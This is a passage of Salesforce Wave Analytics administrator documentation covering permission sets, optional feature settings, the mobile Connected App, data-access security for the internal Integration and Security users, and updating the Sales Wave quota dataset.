
- *Manage Wave* permission set, for users who create and administer Wave.
- *View Wave* permission set, for users who explore app dashboards and datasets.

Note:

- Customers who purchased Wave before October 20, 2015: See Set up the Wave AnalyticsPlatform With Licenses Purchased Before October 20, 2015 before following the instructions here.

- The Manage Wave Analytics permission set enables the equivalent functionality provided by the previous Wave Analytics Builder license (purchased before October 20, 2015). If you have a Builder license or you're migrating to the current Wave Analytics platform license, follow these steps to create a permission set with the same functionality.
- The View Wave Analytics permission set enables the equivalent functionality provided by the previous Wave Analytics Explorer license (purchased before October 20, 2015). If you have an Explorer license or you're migrating to the current Wave Analytics platform license, follow these steps to create a permission set with the same functionality.

1. In the Setup menu, under administer, click **Manage Users | Permission Sets** and then click **New**.
2. Enter `Manage Wave Analytics` or `View Wave Analytics` in the Label field, as appropriate. This automatically creates the API name as well. You can change it if you like, but it can't include spaces, end with an underscore, or have two consecutive underscores.
3. Select the permission set license to associate with this permission set by using the License drop-down option. In this case, select the Analytics Cloud – Wave Analytics Platform permission set license.



If you select a specific permission set license, any user assigned to the permission set is *auto-assigned* the permission set license. If you leave the default of --None--, you must *manually* assign the permission set license to users before you can add them to the new permission set.

4. Click **Save**. The Permission Set Overview page shows the new permission set. Now add user permissions to the set.
5. Click **System Permissions** to open the list of user permissions enabled by the Wave platform license. Then click **Edit**.
6. Do one of the following.
   - If you're creating the Manage Wave Analytics permission set, select "Manage Wave Analytics" user permissions and click **Save**. You've successfully created a permission set that enables access to all Wave features. You don't have to select any of the other individual permissions. Assign this permission set sparingly because it provides access to all Wave features, many of which are inappropriate for most analytics users.
   - If you're creating the View Wave Analytics permission set, select "Use Wave Analytics Cloud" and "Upload External Data to Wave Analytics" user permissions and click **Save**. You've successfully created a permission set that enables a user to view the Wave datasets, lenses, and dashboards that they have permission to view, and to upload data files from outside Salesforce.
7. You can now assign your new permission set to users, which is covered in Assign Permission Sets to Users.

Repeat these steps for every user in your organization who requires access to Wave.

Assign Wave Analytics Permission Sets to Users

Assign permission sets to one or more users—either one at a time, or in bulk—to give them access to Wave functionality.

USER PERMISSIONS

To assign a permission set to users:
- "Assign Permission Sets"

Walk Through It: assign a permission set

1. In the Setup menu, under administer, click **Manage Users | Permission Sets**.
2. Click the permission set you want to assign to users. If you've followed the instructions in Enable Wave Analytics and Create Service Wave Permission Sets on page 3953, select either the Manage Wave Analytics or View Wave Analytics permission sets.
3. Click **Manage Assignments** and click **Add Assignments**.
4. Select the users who need access to Wave, and click **Done**. When you assign the permission set to users, Salesforce *auto-assigns* the Analytics Cloud - Wave Analytics Platform *permission set license* to those users.

Assign the Manage Wave Analytics permission set sparingly, since it provides access to all Wave features. Assign it only to users who administer or manage the Wave platform.

Complete Setting up the Wave Analytics Platform

Enhance the Wave platform user experience and fine-tune Wave access to Salesforce data with optional setup procedures.

Enable Preview Thumbnails for All Lenses and Dashboards

Make it easier for users to find their lenses and dashboards on the home page and on app pages. Replace the generic icons with preview thumbnails of the contents of all lenses and dashboards, including those assets that have row-level security restrictions.

Enable Wave Analytics for Communities

Securely share Wave Analytics apps with community partner and customer users.

Enable Downloading from Wave Analytics

Enable users to download the results from lens explorations and dashboard widgets as images (`.png`), Microsoft® Excel® (`.xls`), or comma-separated values (`.csv`) files.

Grant Users Access to the Wave Dashboard Designer and Classic Designer

To grant users access to either dashboard designer, assign each of them the "Create and Edit Wave Analytics Dashboards" user permission. For users to access the Wave dashboard designer, the **Enable Wave Dashboard Designer** setup option must also be enabled, which it is by default.

Enable Annotations on Dashboard Widgets

Annotate dashboard widgets with comments posted in the dashboard and in Chatter.

Enable the Wave REST API

You can access Wave Analytics datasets and lenses programmatically using the Wave REST API. Selecting this option overrides the "APIEnabled" permission for individual users and gives all Wave users (including Community users) access to the Wave API.

Connected App for Wave Analytics on Mobile

Install the Salesforce Wave Analytics App Package to allow your mobile clients to easily connect to your org. This package contains the Connected App component that gives you control over who's logging in and how your mobile clients share images and links.

Wave Analytics Security Implementation Guide

Wave Analytics has different levels of security that your organization can implement to ensure that the right user has access to the right data.

Salesforce Data Access in Wave Analytics

Wave Analytics requires access to Salesforce data when extracting the data and also when the data is used as part of row-level security. Wave Analytics gains access to Salesforce data based on permissions of two internal Wave Analytics users: Integration User and Security User.

Set Up a Whitelist of Trusted Sites for Embedded Wave Dashboards

Specify your trusted sites in the Wave Analytics whitelist, you can include embedded Wave dashboards in websites and apps outside of Salesforce servers.

Enable Preview Thumbnails for All Lenses and Dashboards

Make it easier for users to find their lenses and dashboards on the home page and on app pages. Replace the generic icons with preview thumbnails of the contents of all lenses and dashboards, including those assets that have row-level security restrictions.

If no security predicate is defined for a dataset, then preview thumbnails always appear. If a security predicate is defined, then preview thumbnails don't show unless this setting is enabled. With the setting enabled, preview thumbnails appear for all assets.

Important: Even if row-level security applies to the dataset used by a lens or dashboard, the preview thumbnail could expose data from restricted rows. Row-level security restrictions take effect only after you've clicked through to the lens or dashboard.

1. From Setup, enter *`Wave Analytics`* in the `Quick Find` box, then select **Settings**.
2. Select `Show preview thumbnails for lenses and dashboards with row level-security enabled`.
3. Click **Save**.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To modify settings:

- "Manage Wave Analytics"

Enable Wave Analytics for Communities

Securely share Wave Analytics apps with community partner and customer users.

Note: Only users with a Customer Community Plus or Partner Community license can use this feature. This feature is supported in communities but not in portals.

To set up Wave Analytics for sharing with Communities, complete the following steps.

1. From Setup, enter *Wave Analytics* in the Quick Find box, then select **Settings**. Select Enable Wave Analytics for Communities.
2. Assign your community members the Analytics Cloud - Wave Community Users permission set license.
3. Create a permission set that includes the "View Wave Analytics on Communities Pages" permission and assign it to your community members.

EDITIONS

Available in: Salesforce Classic

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in: **Developer** Edition

USER PERMISSIONS

To modify settings:
- "Manage Wave Analytics"

To view Wave dashboards and lenses:
- "View Wave Analytics on Communities Pages"

Enable Downloading from Wave Analytics

Enable users to download the results from lens explorations and dashboard widgets as images (.png), Microsoft® Excel® (.xls), or comma-separated values (.csv) files.

To set up users to download data from Wave, complete the following steps.

1. From Setup, enter *Permission Sets* in the Quick Find box, and then select **Permission Sets** under Manage Users.
2. Select the Analytics Cloud Permission Set where you want to add the permission, and then select **System Permissions**.
3. Select Download Wave Analytics Data.
4. Click **Save**.

SEE ALSO:

Download Images and Filtered Data

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To modify settings:
- "Manage Wave Analytics"

Grant Users Access to the Wave Dashboard Designer and Classic Designer

To grant users access to either dashboard designer, assign each of them the "Create and Edit Wave Analytics Dashboards" user permission. For users to access the Wave dashboard designer, the **Enable Wave Dashboard Designer** setup option must also be enabled, which it is by default.

If Wave dashboard designer is disabled, complete the following tasks to enable it.

1. From Setup, enter *Wave Analytics* in the Quick Find box, then select **Settings**.
2. Select **Enable Wave Dashboard Designer**, and then click **Save**.
3. For each user that builds dashboards, assign the "Create and Edit Wave Analytics Dashboards" user permission to them.
   Each user has a choice whether to use the classic designer or Wave dashboard designer for each dashboard.

SEE ALSO:

Build a Dashboard with the Wave Dashboard Designer

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To access the Wave dashboard designer or classic designer:

- "Create and Edit Wave Analytics Dashboards"

Enable Annotations on Dashboard Widgets

Annotate dashboard widgets with comments posted in the dashboard and in Chatter.

Note: Annotations are supported only in dashboards built with the Wave dashboard designer.

To enable annotations, complete the following steps.

1. From Setup, enter *Feed Tracking* in the Quick Find box, and then select **Feed Tracking** under Chatter.
2. Scroll down and select **Wave Asset**.
3. Select Enable Feed Tracking.
4. Click **Save**.

SEE ALSO:

Collaborate with Dashboard Annotations

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To modify settings:

- "Manage Wave Analytics"

Enable the Wave REST API

You can access Wave Analytics datasets and lenses programmatically using the Wave REST API. Selecting this option overrides the "APIEnabled" permission for individual users and gives all Wave users (including Community users) access to the Wave API.

1. From Setup, enter *Wave Analytics* in the Quick Find box, then select **Settings**.
2. Select Enable the Wave API for all Wave users.
3. Click **Save**.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To modify settings:
- "Manage Wave Analytics"

Connected App for Wave Analytics on Mobile

Install the Salesforce Wave Analytics App Package to allow your mobile clients to easily connect to your org. This package contains the Connected App component that gives you control over who's logging in and how your mobile clients share images and links.

1. While logged in as an admin, navigate to https://login.salesforce.com/packaging/installPackage.apexp?p0=04tB0000000DKTA.
2. Select **Install for All Users**.

   If you install the Connected App only for certain roles, then only those clients are subject to your policies.
3. After clicking **Done**, click the Salesforce Wave Analytics App Package and then **View Components**.
4. Select iOS or Android. To configure policies and other settings, click **Edit**. When you are finished, save your changes.

   For more information about Connected App settings, see Edit a Connected App.
5. If you want to disable sharing options for mobile users, click **New** in the Custom Attributes section.

   All sharing options are enabled by default. To disable an option, add its attribute key and enter "false" for the attribute value. See the table for the supported attribute keys.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To install and configure Connected App:
- "Manage Wave Analytics"

Attribute Key	Mobile clients can share	Mobile Device
SHARE_IMAGE_AIRDROP	Images via AirDrop	iOS
SHARE_IMAGE_ CAMERAROLL	Images from Camera Roll	iOS
SHARE_IMAGE_ OPEN	The image that's currently open on the mobile device	iOS

Attribute Key	Mobile clients can share	Mobile Device
SHARE_IMAGE_ S1	Images in Salesforce1	iOS
SHARE_IMAGE_ EMAIL	Images through email	iOS
SHARE_LINK_NFC	Links via Near Field Communication (NFC)	Android
SHARE_LINK_BLUETOOTH	Links over Bluetooth	Android
SHARE_LINK_AIRDROP	Links via AirDrop	iOS
SHARE_LINK_ CLIPBOARD	The link that's currently in the clipboard of the mobile device	iOS and Android
SHARE_LINK_ S1	Links in Salesforce1	iOS and Android
SHARE_LINK_EMAIL	Links through email	iOS and Android
SPOTLIGHT_SEARCH	Mobile clients can see Wave Analytics assets in Spotlight search results	iOS

Note: To apply custom attributes to connected users, you can revoke them and ask them to reconnect.

6. To view and control how mobile clients connect to your Wave-enabled org, from Setup, enter *Connected Apps* in the Quick Find box, then select **Connect Apps OAuth Usage**.


   You can block user sessions, revoke individual users, and drill in to user details. For more information, see Monitoring Usage for a Connected App.

   Note: For certificate-based authentication, users must set their desktop browsers to allow cookies.

For additional security, use Mobile Device Management (MDM) with the option to show only authorized hosts. The "OnlyShowAuthorizedHosts" key allows you to hide the "Add New Account" plus sign in the mobile app. For more information, see Using MDM with Salesforce Mobile SDK Apps.

Wave Analytics Security Implementation Guide

Wave Analytics has different levels of security that your organization can implement to ensure that the right user has access to the right data.



- The administrator can implement object-level and field-level security to control access to Salesforce data. For example, the administrator can restrict access to prevent the dataflow from loading sensitive Salesforce data into datasets. This document describes how Wave Analytics uses object-level and field-level security on Salesforce data and how to configure permissions on Salesforce objects and fields.
- Dataset owners can implement row-level security on each dataset that they create to restrict access to it's records. If a dataset does not have row-level security, users who have access to the dataset can view all records. This document describes how to configure row-level security on datasets and provides some sample implementations based on datasets created from Salesforce data and external data.
- App owners, administrators, and users granted manager access to an app control access to datasets, lenses, and dashboards within apps. This document describes the different levels of access for apps and how to share datasets, lenses, dashboards in an app with other users.

  Note: Wave Analytics doesn't synchronize with sharing that's configured in Salesforce. Instead, you configure security separately in Wave Analytics. Wave Analytics provides a robust row-level security feature that enables you to model many different types of access controls on datasets.

For complete information about implementing Wave Analytics security, see Wave Analytics Security Implementation Guide.

Salesforce Data Access in Wave Analytics

Wave Analytics requires access to Salesforce data when extracting the data and also when the data is used as part of row-level security. Wave Analytics gains access to Salesforce data based on permissions of two internal Wave Analytics users: Integration User and Security User.

Wave Analytics uses the permissions of the Integration User to extract data from Salesforce objects and fields when a dataflow job runs. Because the Integration User has View All Data access, consider restricting access to particular objects and fields that contain sensitive data. If the dataflow is configured to extract data from an object or field on which the Integration User does not have permission, the dataflow job fails.

When you query a dataset that has row-level security based on the User object, Wave Analytics uses the permissions of the Security User to access the User object and its fields. The Security User must have at least read permission on each User object field included in a predicate. A predicate is a filter condition that defines row-level security for a dataset. By default, the Security User has read permission on all standard fields of the User object. If the predicate is based on a custom field, then grant the Security User read access on the field. If the Security User does not have read access on all User object fields included in a predicate expression, an error appears when you try to query the dataset using that predicate.

Control Access to Salesforce Objects and Fields

Wave Analytics requires access to Salesforce data when extracting the data and also when the data is used as part of row-level security. Configure the permissions of the Integration User on Salesforce objects and fields to control the dataflow's access to Salesforce data. Configure the permissions of the Security User to enable row-level security based on custom fields of the User object.

Control Access to Salesforce Objects and Fields

Wave Analytics requires access to Salesforce data when extracting the data and also when the data is used as part of row-level security. Configure the permissions of the Integration User on Salesforce objects and fields to control the dataflow's access to Salesforce data. Configure the permissions of the Security User to enable row-level security based on custom fields of the User object.

When configuring permissions for the Integration User or Security User, make changes to a cloned version of the user profile.

USER PERMISSIONS

To clone a user profile:

- "Manage Profiles and Permission Sets"

To edit object permissions:

- "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**, and then select the user profile.

   For the Integration User, select the Analytics Cloud Integration User profile. For the Security User, select the Analytics Cloud Security User profile.
2. Click **Clone** to clone the user profile.
3. Name and save the cloned user profile.
4. Click **Object Settings**.
5. Click the name of the Salesforce object.
6. Click **Edit**.
   a. To enable permission on the object, select **Read** in the Object Permissions section.
   b. To enable permission on a field of the object, select **Read** for the field in the Field Permissions section.

   Note: You can't change the permissions on standard fields of the User object.
7. Save the object settings.
8. Assign the cloned user profile to the Integration User or Security User.
   a. From Setup, enter *Users* in the Quick Find box, then select **Users**.
   b. Select the user to which you want to assign the user profile.
   c. Click **Edit**.
   d. In the Profile field, select the user profile.
   e. Click **Save**.
9. Verify that the Integration User or Security User has the right permissions on fields of the objects.

Set Up a Whitelist of Trusted Sites for Embedded Wave Dashboards

Specify your trusted sites in the Wave Analytics whitelist, you can include embedded Wave dashboards in websites and apps outside of Salesforce servers.

To set up a Wave Analytics whitelist, complete the following steps.

1. From Setup, enter *Whitelist* in the Quick Find box, and then select **Whitelist** under Wave Analytics.
2. On the Whitelist for Embedding Wave Dashboards page, click **New**.
3. On the Whitelist Site Edit page, enter the information for the site you want to add to the Wave whitelist.
4. Click **Save**.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To modify settings:
- "Manage Wave Analytics"

Set up the Wave Analytics Platform With Licenses Purchased Before October 20, 2015

If you purchased Wave Analytics Builder or Explorer licenses before October 20, 2015, you can continue to use your licenses to set up the Wave plaform for users in your organization or you can migrate to the new single-user Wave Analytics platform license.

Note: This information applies only to customers who purchased Wave Analytics licenses before October 20, 2015, and continue to use the Analytics Cloud Builder or Analytics Cloud Explorer permission set licenses after that without migrating to the new Analytics Cloud Wave Platform license. If you purchased Wave on or after October 20, 2015, go to Wave Platform Setup.

Important: If you're migrating from the previous Analytics Cloud Builder or Analytics Cloud Explorer platform licenses to the single-user Wave Analytics platform license, read Migrating From Wave Licenses Purchased Before 10/20/2015 to New Wave Platform Licenses.

The Analytics Cloud Wave Platform License

Analytics Cloud Wave Platform license purchased before October 20, 2015, enable you to turn on Wave Analytics for your organization. Each previous Wave Platform license is contractually limited to a maximum of 400 users. If you need more than 400 users, you can purchase additional Wave Platform licenses.

Each previous Wave Platform license enables you to:

- Store up to 250,000,000 rows in your final registered datasets.
- Run up to 50 concurrent queries in Wave Analytics.

The Analytics Cloud Permission Set Licenses

Each user needs an Analytics Cloud permission set license to use the product. The permission set license defines what user permissions can be assigned to the user. The administrator assigns permission set licenses to users.

As part of Wave Analytics platform licenses sold before October 20, 2015, Salesforce provides the following permission set licenses:

- Analytics Cloud Builder permission set license enables users to access all Wave Analytics features.
- Analytics Cloud Explorer permission set license enables users to upload external data to Wave Analytics and explore data.

Here are Wave Analytics user permissions included with each permission set license.

User Permission	Included in Explorer or Builder Permission Set License?	What It Enables
"Create and Edit Wave Analytics Dashboards"	Builder only	Creating and editing Wave Analytics dashboards.
"Create Wave Analytics Apps"	Builder only	Creating and sharing Wave Analytics applications.
"Edit Wave Analytics Dataflows"	Builder only	Downloading, uploading, starting, stopping, and rescheduling the dataflow. Viewing dataflow and system jobs in the data monitor.
"Manage Wave Analytics"	Builder only	Accessing all Wave Analytics features. Provides Wave administrator-level capabilities.
"Upload External Data to Wave Analytics"	Builder and Explorer	Uploading external data to Wave Analytics to create a dataset. Viewing dataflow and system jobs in the data monitor.
"Use Wave Analytics"	Builder and Explorer	Using Wave Analytics, and viewing the datasets, lenses, and dashboards that the user has permission to view. Automatically enabled when you select any other Wave permission.

Note: When you create permission sets for Wave users, selecting any of the other Wave Analytics permissions automatically enables the "Wave Analytics" permission.

You can assign previous Wave Analytics permission set licenses along with any of the following Salesforce user licenses:

- Force.com (app subscription)
- Force.com (one app)
- Full CRM
- Salesforce Platform
- Salesforce Platform One

SEE ALSO:

Migrating From Wave Licenses Purchased Before 10/20/2015 to New Wave Platform Licenses

Migrating From Wave Licenses Purchased Before 10/20/2015 to New Wave Platform Licenses

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

To complete migration from previous Analytics Cloud Builder and Analytics Cloud Explorer licenses purchased before October 20, 2015, to the new Analytics Cloud - Wave Analytics Platform license, you may need to set up Wave users in your organization with new permission sets.

When Salesforce provisions your organization with the new Analytics Cloud - Wave Analytics Platform license, you may have to set up some users with the new license.

- **Builder license users.** Users who access Wave with the Analytics Cloud Builder permission set license should be able to continue to use the Wave Analytics platform without any additional setup. The Builder license is simply renamed *Analytics Cloud - Wave Analytics Platform*, and you'll see that permission set license in Salesforce Setup.
- **Explorer license users.** During the new license provisioning process, Salesforce may remove the Analytics Cloud Explorer license from your org. If that's the case, you'll see the new Analytics Cloud - Wave Platform license instead of the Explorer license and you have to set up users with that license. If the Explorer permission set license is still visible, you do not have to repeat the setup process for Explorer users.

If users in your organization require you to set them up with the new Analytics Cloud - Wave Platform license—even if they used Wave with a previous license—follow the steps in Wave Platform Setup on page 3950. You need to assign them the new permission set license, create one or more new permission sets, and assign the permission sets to users.

Update the Sales Wave Quota (Target) Dataset

USER PERMISSIONS

To create and manage Wave apps:

- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"

If you answer "yes" to the configuration wizard question about whether your business tracks quotas at the user level, you need to update the Sales Wave Quota dataset so the app includes quotas data for your team.


When you create the Sales Wave app, a Quota (Target) dataset is created along with the app. To explore how team members are tracking to their monthly, quarterly, or annual quotas in Sales Wave, you need to update the Quota dataset by completing the following steps. You can also watch the video Create the Sales Wave App, Part 2: Upload the Quota CSV File and Schedule a Dataflow (Lightning Experience), which covers the steps described here.

Note: When you work with .CSV files you want to import to Sales Wave, create and open them using only a UTF-8-compliant text editor. Opening them in Microsoft Excel or other spreadsheet software reformats .CSV files and makes them unusable in Sales Wave


Note: If your business doesn't track quotas at the user level, you can skip this step. You only need to complete this if you answer "yes" to the configuration wizard question about whether your business tracks quotas at the user level.

1. Create a .CSV file to include the following fields, in this order: QuotaAmount, StartDate (in yyyy-mm-dd format), OwnerName, and Username. Field names are case sensitive and must appear in your file exactly as shown here. For an example, see Sales Wave Example .CSV File.
2. Save the file to a location that you can easily remember.
3. In Salesforce, go to the Wave Analytics home page and find the Quota (Target) dataset.
4. Hover over the dataset, then click **Edit**.


5. Salesforce displays the dataset editing screen for the Quota dataset. From the Update Data section, select **Select file or drag file**




6. In the dialog box that opens, navigate to the .CSV file you created in Step 1, and double-click it.
7. Click **Update Dataset**.
8. If your fiscal period is different than calendar period, that is if it starts another date besides January 1, you also need to update the Quota Metadata file.
   a. Copy the JSON from Sales Wave Quota Dataset JSON File and paste it into a text editor of your choice.
